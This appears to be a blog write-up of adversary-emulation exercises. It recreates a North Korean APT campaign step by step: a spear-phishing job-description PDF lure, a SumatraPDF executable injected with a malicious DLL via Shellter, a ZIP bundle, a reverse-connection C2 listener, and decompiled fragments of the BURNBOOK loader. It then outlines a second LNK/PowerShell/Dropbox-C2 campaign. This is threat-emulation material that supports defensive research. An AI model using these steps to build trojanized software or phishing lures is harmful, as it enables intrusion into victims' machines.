encrypted PDF file and a modified version of an open-source PDF viewer application, I relied on Mandiant to figure out the details to make this simulation: <https://cloud.google.com/blog/topics/threat-intelligence/unc2970-backdoor-trojanized-pdf-reader/?linkId=10998021>



Based on the surrounding context, the user was instructed to open the PDF file with the enclosed trojanized PDF viewer program based on the open-source project SumatraPDF.

SumatraPDF is an open-source document viewing application that is capable of viewing multiple document file formats such as PDF, XPS, and CHM, along with many more. Its source code is publically available. If you need to know more about SumatraPDF: <https://github.com/sumatrapdfreader/sumatrapdf>

When accessed this way, the DLL files are loaded by the SumatraPDF.exe executable, including the trojanized libmupdf.dll file representing the first stage of the infection chain. This file is responsible for decrypting the contents of BAE\_Vice President of Business Development.pdf, thus allowing the job description document to be displayed as well as loading into memory the payload named MISTPEN. Mandiant found that later versions (after 3.4.3) of SumatraPDF implement countermeasures to prevent modified versions of this DLL from being loaded.




- 1 Create job description PDF file which will be sent spear phishing.
- 2 Use Shellter to inject DLL in the Sumatra pdf.exe which I will use in the attack through the pdf file that is used in the phishing campaign.
- 3 Executes the PDF file while simultaneously running (SumatraPDF.exe) in the background. This executable contains the DLL payload, through which I will establish the reverse connection.
- 4 Waits for the incoming connection from the backdoor to data exfiltration when it is executed on the target machine.
- 5 Executing an encrypted payload stored in a file and writing it to disk by BURNBOOK launcher



## The first stage (delivery technique)

Since the attackers here wanted to target victims working on energy company and the aerospace industry, The attack starts with relies on legitimate job description content to target victims employed in U.S, Now I will create a pdf file with the same phishing message that the actual attackers used in their phishing campaign.







## The Second stage (implanting technique)

Now I need to download the SumatraPDF program before version 3.4.3, so I chose version 3.4.1 because after 3.4.3 of SumatraPDF implement countermeasures to prevent modified versions of this DLL from being loaded.


uptodown to download the old version: <https://sumatra-pdf-portable.en.uptodown.com/windows/download/62634650>




After that I will use Shellter to inject DLL in the Sumatra pdf.exe which I will use in the attack through the pdf file that is used in the phishing campaign.



After injecting the malicious DLL into (SumatraPDF.exe), I will bundle it with a non-malicious (job description.pdf) file inside a ZIP archive. When the user open the ZIP file, it will trigger the background execution of the injected (SumatraPDF.exe), which will establish a reverse connection.




In a previous simulation of a Russian APT, I used a similar approach but with an image file instead of a PDF. I will replicate the same method now but without selecting the icon.




### The third stage (execution technique)

Now, when I open the ZIP file, it executes the PDF file while simultaneously running (SumatraPDF.exe) in the background. This executable contains the DLL payload, through which I will establish the reverse connection.



### The fourth stage (Backdoor Listener)

In simulating this attack, I used the sixth C2 profile found in BEAR-C2. <https://github.com/S3n4TOR-0X0/BEAR>  
This C2-profile waits for the incoming connection from the backdoor when it is executed on the target machine.



## The fifth stage (DLL backdoor)

BURNBOOK is a launcher written in C that is capable of executing an encrypted payload stored in a file and writing it to disk. This file is a modified version of a legitimate DLL file used by the SumatraPDF.exe binary. The DLL contains malicious code that is triggered when the user opens the PDF lure (BAE\_Vice President of Business Development.pdf) using the provided SumatraPDF.exe file.

```
int main() {
    // Create a file handle for "Thumbs.ini" with read-only access
    HANDLE FileA = CreateFileA(FileName, 0x80000000, 1u, 0LL, 3u, 0x80u, 0LL);
    v2 = FileA;

    // Check if the file was opened successfully
    if (FileA == (HANDLE)-1LL) {
        return 0xFFFFFFFFLL;
    }

    // Get the file size
    DWORD FileSize = GetFileSize(FileA, 0LL);

    // Check if the file size is at least 44 bytes
    if (FileSize < 0x2C) {
        return 0xFFFFFFFFLL;
    }

    // Read the key (32 bytes) and nonce (12 bytes) from the file
    BYTE Buffer[32];
    DWORD NumberOfBytesRead;
    if (!ReadFile(v2, Buffer, 0x20u, &NumberOfBytesRead, 0LL) ||
        NumberOfBytesRead != 32 ||
        !ReadFile(v2, v11, 0xCu, &NumberOfBytesRead, 0LL) ||
        NumberOfBytesRead != 12) {
        CloseHandle(v2);
        return 0xFFFFFFFFLL;
    }
}
```

The BURNBOOK includes a network connectivity check that prevents the trojanized reader from displaying the decrypted PDF lure if it cannot reach google[.]com.

```
// Check if there is an internet connection to google.com
if (InternetCheckConnectionW(L"http://www.google.com", 1u, 0)) {
    // Pass the decrypted PDF path to sumatraPDF
    v9 = *(WORD*)(v2 + 8);
}

// Create another temporary file path for the decrypted PDF
GetTempPathW(0x104u, PathName);
GetTempFileNameW(PathName, 0LL, 0, PathName);

// Create the decrypted PDF file
v8 = CreateFileW(PathName, 0x40000000u, 2u, 0LL, 2u, 0x80u, 0LL);
if (v8 == (HANDLE)-1LL) {
    goto LABEL_49;
}
```



This is a simulation of an attack by the (Ricochet Chollima) APT group, targeting several activists focused on North Korea. The attack campaign began in March 2025. The attack chain started with spear-phishing. The email contained a Dropbox link leading to a compressed archive that included a malicious shortcut (LNK) file. When extracted and executed, the LNK file activated additional malware containing the keyword "toy." The content was disguised as an academic forum invitation from a South Korean national security think tank to attract attention.


This simulation is based on research from Genians: [https://www.genians.co.kr/en/blog/threat\\_intelligence/toybox-story](https://www.genians.co.kr/en/blog/threat_intelligence/toybox-story)



Based on the characteristics of the threat, Genians Security Center (GSC) named the campaign "Operation: ToyBox Story"

The attacker impersonated a North Korea-focused expert based in South Korea, and the email used the subject line "러시아 전장에 투입된 인민군 장병들에게.hwp" (To North Korean People's Army Soldiers Deployed to the Russian Battlefield.hwp) with the attachment carrying the same file name, the attachment mimicked a Hangul (HWP) document by displaying the HWP icon image used by Naver Mail, and the attacker leveraged this icon to make the attachment appear as a legitimate file link, however the actual download link redirected to Dropbox, which led to a ZIP archive named "러시아 전장에 투입된 인민군 장병들에게.zip" (To North Korean People's Army Soldiers Deployed to the Russian Battlefield.zip).

- 1-Delivery Technique: Create document file masquerading as information on North Korean troops deployed to Russia.
- 2-Malicious shortcut: make single shortcut (LNK) file. This LNK file executes malicious code and shares the same name as the ZIP archive, with only the file extension being different.
- 3-PowerShell Commands: The shortcut (LNK) file is configured to run via PowerShell commands embedded arguments.
- 4-Toy.Bat: When the PowerShell command in “toy03.bat” file is executed, it loads “toy02.dat” file created in temporary folder, functioning as a loader.
- 5-Dropbox C2: Get Command and Control through payload uses the Dropbox API to upload data including command output to Dropbox.
- 6-TCP payload: This payload that establishes a TCP connection to a remote server for command execution.





